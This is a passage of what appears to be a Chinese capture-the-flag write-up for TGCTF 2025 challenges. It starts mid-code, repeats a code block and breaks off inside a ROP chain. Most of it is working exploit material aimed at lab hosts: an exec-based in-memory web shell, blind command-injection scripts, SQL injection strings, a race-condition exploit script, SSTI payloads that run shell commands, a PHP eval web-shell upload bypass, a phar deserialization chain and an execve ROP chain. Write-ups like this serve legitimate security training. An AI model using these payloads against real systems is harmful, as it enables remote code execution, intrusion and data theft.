    result = ""

    if request.method == 'POST':
        expr_input = request.POST['expr']
        if checkExpr(expr_input):
            try:
                result = eval(expr_input, eval_globals)
            except Exception as e:
                result = e
        else:
            result = "爬! "


    template_str = 【xxx】

    env = Environment(loader=BaseLoader())
    template = env.from_string(template_str)
    rendered = template.render(expr_input=expr_input, result=result)
    return Response(rendered)


if __name__ == '__main__':
    with Configurator() as config:
        config.add_route('home_view', '/')
        config.add_view(home_view, route_name='home_view')
        app = config.make_wsgi_app()

    server = make_server('0.0.0.0', 9040, app)
    server.serve_forever()
{% endraw %}
        </code></pre>
    </body>
    </html>
    '''

    env = Environment(loader=BaseLoader())
    template = env.from_string(template_str)
    rendered = template.render(expr_input=expr_input, result=result)
    return Response(rendered)


if __name__ == '__main__':
    with Configurator() as config:
```

```
        config.add_route('home_view', '/')
        config.add_view(home_view, route_name='home_view')
        app = config.make_wsgi_app()

    server = make_server('0.0.0.0', 9040, app)
    server.serve_forever()
```

eval进行了严格的限制用来迷惑的，exec可以打内存马。


payload：

1、内存马


```
expr=exec("config.add_route('shell_route','/17shell');config.add_view(lambda
request:Response(__import__('os').popen(request.params.get('1')).read()),route
_name='shell_route');app = config.make_wsgi_app()")

/17shell?1=ls /
```

2、request.add_response_callback 钩子函数进行回显。（是个好方法，但是这里用不了，因为exec不在home_view下没有request）

```
print(exec("request.add_response_callback(lambda request,
response:setattr(response, 'text', getattr(getattr(__import__('os'),'popen')
('whoami'),'read')()))"));
```



TGCTF2025{test_flag}




其他的好方法：

抛出错误

时间盲注：

```python
url = "http://node1.tgctf.woooo.tech:31931/"
ans = ""
for i in range(0, 100):
    for strr in string.printable:
        shell = f"""
import os
import time
a = os.popen('cat /fl*').read()
if len(a) > {i} and a[{i}] == '{strr}':
    time.sleep(2)
"""
        start = time.time()

        requests.post(url, data={'expr': shell})

        end = time.time()
        if end - start > 2:
            ans += strr
            print(ans)
```



bash盲注:

所以直接打 bash 盲注就出了

脚本如下

```
import requests
import time
url="http://node1.tgctf.woooo.tech:30565"
payload=""
payload1="cat /f*"
payload=payload1
code_template="""import os;cmd= "if [ `{} | awk '{{{{printf \\"%s\\", $0}}}} END {{{{print \\"\\"}}}}' | cut -c {} | head -c 1 | od -An -t dC` -le {} ]; then :; else sleep 2; fi";os.system(cmd);"""

low=0
```

WEB-TGCTF2025 后台管理

考点总结：SQL注入

题目描述：TeamGipsy队员不小心泄露了本届TGCTF的后台管理地址，还好管理员账户有强密码保护，暂时未造成威胁。初始账号密码：tg/tg123
靶机地址：http://124.71.147.99:9045/
请不要进行破坏性操作，禁止任何形式扫描，违者禁赛！

WP：

源码：

```
from flask import Flask, request, redirect, render_template,
render_template_string
import pymysql.cursors
import os


def db():
    return pymysql.connect(
        host=os.environ["MYSQL_HOST"],
        user=os.environ["MYSQL_USER"],
        password=os.environ["MYSQL_PASSWORD"],
        database=os.environ["MYSQL_DATABASE"],
        charset="utf8mb4",
        cursorclass=pymysql.cursors.DictCursor,
    )


app = Flask(__name__)


@app.get("/")
def index():
    if "username" not in request.cookies:
        return redirect("/login")
    return render_template("index.html", username=request.cookies["username"])


@app.route("/login", methods=["GET", "POST"])
def login():
```

```
    if request.method == "POST":
        username = request.form.get("username")
        password = request.form.get("password")

        if username is None or password is None:
            return "要输入账号密码喔~", 400
        if len(username) > 64 or len(password) > 64:
            return "哈~太长了，受不了了~", 400
        if "'" in username or "'" in password:
            return "杂鱼，还想SQL注入？爬！ ", 400

        conn = None
        try:
            conn = db()
            with conn.cursor() as cursor:
                cursor.execute(
                    f"SELECT * FROM users WHERE username = '{username}' AND
password = '{password}'"
                )
                user = cursor.fetchone()
        except Exception as e:
            return f"Error: {e}", 500
        finally:
            if conn is not None:
                conn.close()

        if user is None or "username" not in user:
            return "账号密码错误", 400

        response = redirect("/")
        response.set_cookie("username", user["username"])
        return response
    else:
        return render_template("login.html")
```

可以在参数中使用 `\` 来转义字符串从而绕开引号的限制，剩下的就很简单了。

```
username=\&password=+and+updatexml(null,concat((select+*+from+flag)),null)--+-

username=\&password=union select *,2 from flag#
```

WEB-老登，炸鱼来了?

考点总结：代码审计、Go语言特性

题目描述：俺就一出题的，俺啥也不知道阿，俺以为是炸鱼老登呢，俺们都在用力的活着，你和gets将军说去吧。

WP:

```
package main

import (
    "fmt"
    "io"
    "log"
    "net/http"
    "os"
    "path/filepath"
    "strings"
    "text/template"
    "time"
)

type Note struct {
    Name       string
    ModTime    string
    Size       int64
    IsMarkdown bool
}

var templates = template.Must(template.ParseGlob("templates/*"))

type PageData struct {
    Notes []Note
    Error string
}

func blackJack(path string) error {

    if strings.Contains(path, "..") || strings.Contains(path, "/") ||
strings.Contains(path, "flag") {
        return fmt.Errorf("非法路径")
    }

    return nil
}

func renderTemplate(w http.ResponseWriter, tmpl string, data interface{}) {
    safe := templates.ExecuteTemplate(w, tmpl, data)
```

```
    if safe ≠ nil {
        http.Error(w, safe.Error(), http.StatusInternalServerError)
    }
}

func renderError(w http.ResponseWriter, message string, code int) {
    w.WriteHeader(code)
    templates.ExecuteTemplate(w, "error.html", map[string]interface{}{
        "Code":    code,
        "Message": message,
    })
}

func main() {
    os.Mkdir("notes", 0755)

    safe := blackJack("/flag") //错误示范，return fmt.Errorf("非法路径")

    http.HandleFunc("/", func(w http.ResponseWriter, r *http.Request) {
        files, safe := os.ReadDir("notes")
        if safe ≠ nil {
            renderError(w, "无法读取目录", http.StatusInternalServerError)
            return
        }

        var notes []Note
        for _, f := range files {
            if f.IsDir() {
                continue
            }

            info, _ := f.Info()
            notes = append(notes, Note{
                Name:       f.Name(),
                ModTime:    info.ModTime().Format("2025-04-02 15:04"),
                Size:       info.Size(),
                IsMarkdown: strings.HasSuffix(f.Name(), ".md"),
            })
        }

        renderTemplate(w, "index.html", PageData{Notes: notes})
    })

    http.HandleFunc("/read", func(w http.ResponseWriter, r *http.Request) {
        name := r.URL.Query().Get("name")

        if safe = blackJack(name); safe ≠ nil {
            renderError(w, safe.Error(), http.StatusBadRequest)
            return
        }

        file, safe := os.Open(filepath.Join("notes", name))
        if safe ≠ nil {
            renderError(w, "文件不存在", http.StatusNotFound)
            return
```

```
        }

        data, safe := io.ReadAll(io.LimitReader(file, 10240))
        if safe ≠ nil {
            renderError(w, "读取失败", http.StatusInternalServerError)
            return
        }

        if strings.HasSuffix(name, ".md") {
            w.Header().Set("Content-Type", "text/html")
            fmt.Fprintf(w, `<html><head><link rel="stylesheet"
href="https://cdnjs.cloudflare.com/ajax/libs/github-markdown-css/5.1.0/github-
markdown.min.css"></head><body class="markdown-body">%s</body></html>`, data)
        } else {
            w.Header().Set("Content-Type", "text/plain")
            w.Write(data)
        }
    })

    http.HandleFunc("/write", func(w http.ResponseWriter, r *http.Request) {
        if r.Method ≠ "POST" {
            renderError(w, "方法不允许", http.StatusMethodNotAllowed)
            return
        }

        name := r.FormValue("name")
        content := r.FormValue("content")

        if safe = blackJack(name); safe ≠ nil {
            renderError(w, safe.Error(), http.StatusBadRequest)
            return
        }

        if r.FormValue("format") == "markdown" && !strings.HasSuffix(name,
".md") {
            name += ".md"
        } else {
            name += ".txt"
        }

        if len(content) > 10240 {
            content = content[:10240]
        }

        safe := os.WriteFile(filepath.Join("notes", name), []byte(content),
0600)
        if safe ≠ nil {
            renderError(w, "保存失败", http.StatusInternalServerError)
            return
        }

        http.Redirect(w, r, "/", http.StatusSeeOther)
    })

    http.HandleFunc("/delete", func(w http.ResponseWriter, r *http.Request) {
```

```
        name := r.URL.Query().Get("name")
        if safe = blackJack(name); safe != nil {
            renderError(w, safe.Error(), http.StatusBadRequest)
            return
        }

        safe := os.Remove(filepath.Join("notes", name))
        if safe != nil {
            renderError(w, "删除失败", http.StatusInternalServerError)
            return
        }

        http.Redirect(w, r, "/", http.StatusSeeOther)
    })

    // 静态文件服务
    http.Handle("/static/", http.StripPrefix("/static/",
http.FileServer(http.Dir("static"))))

    srv := &http.Server{
        Addr:         ":9046",
        ReadTimeout:  10 * time.Second,
        WriteTimeout: 15 * time.Second,
    }
    log.Fatal(srv.ListenAndServe())
}
```

WP:

漏洞点很细:

```
if safe = blackJack(name); safe != nil {
    renderError(w, safe.Error(), http.StatusBadRequest)
    return
}
```

在Go中，运算符 `:=` 用于变量**声明**和赋值，并且 `=` 只能用于变量赋值。


https://stackoverflow.com/questions/17891226/difference-between-and-operators-in-go/17891297#17891297

第一次输入一个任意的 `name`，使得 `safe` 被赋值为 `nil`，然后立刻读取flag，此时 `err` 还会是 `nil` （由于窗口很小，所以需要很大的线程，或者你有逆天的运气）

EXP:

```
import aiohttp
import asyncio
```

```python
import time

class Solver:
    def __init__(self, baseUrl):
        self.baseUrl = baseUrl
        self.READ_FILE_ENDPOINT = f'{self.baseUrl}'
        self.VALID_CHECK_PARAMETER = '/read?name=1'
        self.INVALID_CHECK_PARAMETER = '/read?name=../../../flag'
        self.RACE_CONDITION_JOBS = 100

    async def raceValidationCheck(self, session, parameter):
        url = f'{self.READ_FILE_ENDPOINT}{parameter}'
        async with session.get(url) as response:
            return await response.text()

    async def raceCondition(self, session):
        tasks = list()
        for _ in range(self.RACE_CONDITION_JOBS):
            tasks.append(self.raceValidationCheck(session,
self.VALID_CHECK_PARAMETER))
            tasks.append(self.raceValidationCheck(session,
self.INVALID_CHECK_PARAMETER))
        return await asyncio.gather(*tasks)

    async def solve(self):
        async with aiohttp.ClientSession() as session:
            attempts = 1
            finishedRaceConditionJobs = 0
            while True:
                print(f'[*] Attempts #{attempts} - Finished race condition
jobs: {finishedRaceConditionJobs}')

                results = await self.raceCondition(session)
                attempts += 1
                finishedRaceConditionJobs += self.RACE_CONDITION_JOBS
                for result in results:
                    if 'TGCTF{' not in result:
                        continue

                    print(f'\n[+] We won the race window! Flag:
{result.strip()}')
                    exit(0)

if __name__ == '__main__':
    baseUrl = 'http://node1.tgctf.woooo.tech:32738/'
    solver = Solver(baseUrl)

    asyncio.run(solver.solve())
```





```
TGCTF{78c986cd-eace-8eb6-2c9c-04924c738468}
```

WEB-火眼辨魑魅

进题之后其他php文件解不出来（解出来的就是非预期，也是很好的）

tgxff.php可以找到利用点：



然后直接打payload：

```
{if system('cat /tgf*');}{/if}
```

WEB-直面天命

扫描到/hint路由，在里面找到四小写字母路由的提示，进行路由爆破。

发现有/aazz路由。

源码中找到

```
<!— 狂风之中，恍惚之时，只听闻断续传来：  ... 参 ... 数.....？（本页面可以传参） —>
```

这时候进行参数字典爆破。发现有一个filename可以传参。

然后filename是一个文件读取的函数。

这时候我们直接读取app.py的源码。

发现里面有：

```
import os
import string
from flask import Flask, request, render_template_string,
jsonify,send_from_directory
from a.b.c.d.secret import secret_key
```

所以可知/a/b/c/d/secret里面有secret_key。是直面天命。

输入直面6*6天命发现：

```
“六根”也凑齐了，你已经可以直面天命了！我帮你把“secret_key”替换为了“{{}}”
最后，如果你用了cat，就可以见到齐天大圣了
36
```

然后最终ssti的payload：

```
直面[]["\x5f\x5fclass\x5f\x5f"]["\x5f\x5fmro\x5f\x5f"][1]
["\x5f\x5fsubclasses\x5f\x5f"]()[351]('cat
flag',shell=True,stdout=-1).communicate()[0].strip()天命
```

WEB-(ez)upload

题目考察：move_uploaded_file()和脏数据绕过

直接上传文件：

```
POST /upload.php?name=1.php/. HTTP/1.1
Host: node2.tgctf.woooo.tech:31027
Content-Length: 1000317
Cache-Control: max-age=0
Origin: http://node2.tgctf.woooo.tech:31027
Content-Type: multipart/form-data; boundary=————
WebKitFormBoundarykR1AlZ3vti4HBO08
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/135.0.0.0 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,im
age/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Referer: http://node2.tgctf.woooo.tech:31027/
Accept-Encoding: gzip, deflate, br
Accept-Language: zh-CN,zh;q=0.9,en;q=0.8
Connection: close

————WebKitFormBoundarykR1AlZ3vti4HBO08
Content-Disposition: form-data; name="name"; filename="1.txt"
Content-Type: text/plain

101万左右的任意字符+<?php eval($_POST['J']);?>
————WebKitFormBoundarykR1AlZ3vti4HBO08
Content-Disposition: form-data; name="submit"

上传文件
```

```
------WebKitFormBoundarykR1AlZ3vti4HBO08--
```

访问uploads/1.php，flag在环境变量

WEB-什么文件上传?

首先是robots.txt看到后缀是三个小写字母，爆破出.atg后缀。

进入class.php看到反序列化，链子如下：

```
<?php
highlight_file(__FILE__);
error_reporting(0);
function best64_decode($str)
{
    return base64_encode(md5(base64_encode(md5($str))));
    }
class yesterday {
    public $learn;
    public $study="study";
    public $try;
    public function __construct()
    {
        $this->learn = "learn<br>";
    }
    public function __destruct()
    {
        echo "You studied hard yesterday.<br>";
        return $this->study->hard();
    }
}
class today {
    public $doing;
    public $did;
    public $done;
    public function __construct(){
        $this->did = "What you did makes you outstanding.<br>";
    }
    public function __call($arg1, $arg2)
    {
        $this->done = "And what you've done has given you a choice.<br>";
        echo $this->done;
        if(md5(md5($this->doing))==666){
            return $this->doing();
        }
        else{
            return $this->doing->better;
        }
```

```
    }
}
class tommoraw {
    public $good;
    public $bad;
    public $soso;
    public function __invoke(){
        $this->good="You'll be good tommoraw!<br>";
        echo $this->good;
    }
    public function __get($arg1){
        $this->bad="You'll be bad tommoraw!<br>";
    }

}
class future{
    private $impossible="How can you get here?<br>";
    private $out;
    private $no;
    public $useful1;public $useful2;public $useful3;public $useful4;public
$useful5;public $useful6;public $useful7;public $useful8;public
$useful9;public $useful10;public $useful11;public $useful12;public
$useful13;public $useful14;public $useful15;public $useful16;public
$useful17;public $useful18;public $useful19;public $useful20;

    public function __set($arg1, $arg2) {
        if ($this->out->useful7) {
            echo "Seven is my lucky number<br>";
            system('whoami');
        }
    }
    public function __toString(){
        echo "This is your future.<br>";
        system($_POST["wow"]);
        return "win";
    }
    public function __destruct(){
        $this->no = "no";
        return $this->no;
    }
}

$a=new yesterday();
$a->study=new today();
$a->study->doing=new future();
echo serialize($a);
```

这题非预期解是base64_encode()五次，并且直接传参filename。

直接获取shell。然后wow用POST传参，就是一句话木马，flag在环境变量。

预期解看**什么文件上传？（复仇）**

WEB-什么文件上传？（复仇）

上一题的：

```
$a=new yesterday();
$a->study=new today();
$a->study->doing=new future();
echo serialize($a);
```

payload修改成：

```
$phar = new Phar("phar.phar");
$phar->startBuffering();
$phar->setStub("<?php __HALT_COMPILER(); ?>"); //设置stub
$a=new yesterday();
$a->study=new today();
$a->study->doing=new future();
$phar->setMetadata($a); //将自定义的meta-data存入manifest
$phar->addFromString("test.txt", "test"); //添加要压缩的文件
//签名自动计算
$phar->stopBuffering();
```

然后将phar.phar后缀改成.atg。这是phar://协议和zip://协议的特性，不用管后缀是什么，都可以进行phar://协议读取。

```
if (file_exists($_GET['filename'])){
        echo "Focus on the previous step!<br>";
}
```

phar://协议流可被file_exists()函数直接触发，并且反序列化成功。

然后POST传参wow进行RCE利用。

WEB-TG_wordpress

Sample Page发现小记，可以知道前台有多个方向漏洞。

这里是各个方向漏洞位置：

MISC

H3

logo另存为图片，jphide可以找到hint。

RE


H3

扫码发现的是apk，反编译全局搜索得到hint

CRYPT

扫描得到：.DS_Store隐藏目录

H3



简单的rsa。

```
from Crypto.PublicKey import RSA
from Crypto.Cipher import PKCS1_OAEP

with open("out.pem", "rb") as f:
    key = RSA.import_key(f.read())

with open("hint.bin", "rb") as f:
    ciphertext = f.read()

cipher_rsa = PKCS1_OAEP.new(key)
plaintext = cipher_rsa.decrypt(ciphertext)
print(plaintext.decode())
```

PWN

扫描得到robots.txt。找到/.tmp/vuln和/.tmp/.bak。发现52013端口启动的是vuln的pwn服务。直接贴EXP：

H3

```
from pwn import *
from struct import pack
io=process('./pwn')

p = b''

p += pack('<Q', 0x0000000000409f9e) # pop rsi ; ret
p += pack('<Q', 0x00000000004c50e0) # @ .data
p += pack('<Q', 0x0000000000419484) # pop rax ; ret
p += b'/bin//sh'
p += pack('<Q', 0x000000000044a5e5) # mov qword ptr [rsi], rax ; ret
p += pack('<Q', 0x0000000000409f9e) # pop rsi ; ret
p += pack('<Q', 0x00000000004c50e8) # @ .data + 8
p += pack('<Q', 0x000000000043d350) # xor rax, rax ; ret
p += pack('<Q', 0x000000000044a5e5) # mov qword ptr [rsi], rax ; ret
p += pack('<Q', 0x0000000000401f2f) # pop rdi ; ret
p += pack('<Q', 0x00000000004c50e0) # @ .data
p += pack('<Q', 0x0000000000409f9e) # pop rsi ; ret
p += pack('<Q', 0x00000000004c50e8) # @ .data + 8
p += pack('<Q', 0x000000000047f2eb) # pop rdx ; pop rbx ; ret
p += pack('<Q', 0x00000000004c50e8) # @ .data + 8
p += pack('<Q', 0x4141414141414141) # padding
p += pack('<Q', 0x000000000043d350) # xor rax, rax ; ret
p += pack('<Q', 0x0000000000471350) # add rax, 1 ; ret
p += pack('<Q', 0x0000000000471350) # add rax, 1 ; ret
p += pack('<Q', 0x0000000000471350) # add rax, 1 ; ret
p += pack('<Q', 0x0000000000471350) # add rax, 1 ; ret
p += pack('<Q', 0x0000000000471350) # add rax, 1 ; ret
p += pack('<Q', 0x0000000000471350) # add rax, 1 ; ret
```

```
p += pack('<Q', 0x0000000000471350) # add rax, 1 ; ret
p += pack('<Q', 0x0000000000471350) # add rax, 1 ; ret
p += pack('<Q', 0x0000000000471350) # add rax, 1 ; ret
p += pack('<Q', 0x0000000000471350) # add rax, 1 ; ret
p += pack('<Q', 0x0000000000471350) # add rax, 1 ; ret
p += pack('<Q', 0x0000000000471350) # add rax, 1 ; ret
p += pack('<Q', 0x0000000000471350) # add rax, 1 ; ret
p += pack('<Q', 0x0000000000471350) # add rax, 1 ; ret
p += pack('<Q', 0x0000000000471350) # add rax, 1 ; ret
p += pack('<Q', 0x0000000000471350) # add rax, 1 ; ret
p += pack('<Q', 0x0000000000471350) # add rax, 1 ; ret
p += pack('<Q', 0x0000000000471350) # add rax, 1 ; ret
p += pack('<Q', 0x0000000000471350) # add rax, 1 ; ret
p += pack('<Q', 0x0000000000471350) # add rax, 1 ; ret
p += pack('<Q', 0x0000000000471350) # add rax, 1 ; ret
p += pack('<Q', 0x0000000000471350) # add rax, 1 ; ret
p += pack('<Q', 0x0000000000471350) # add rax, 1 ; ret
p += pack('<Q', 0x0000000000471350) # add rax, 1 ; ret
p += pack('<Q', 0x0000000000471350) # add rax, 1 ; ret
p += pack('<Q', 0x0000000000471350) # add rax, 1 ; ret
p += pack('<Q', 0x0000000000471350) # add rax, 1 ; ret
p += pack('<Q', 0x0000000000471350) # add rax, 1 ; ret
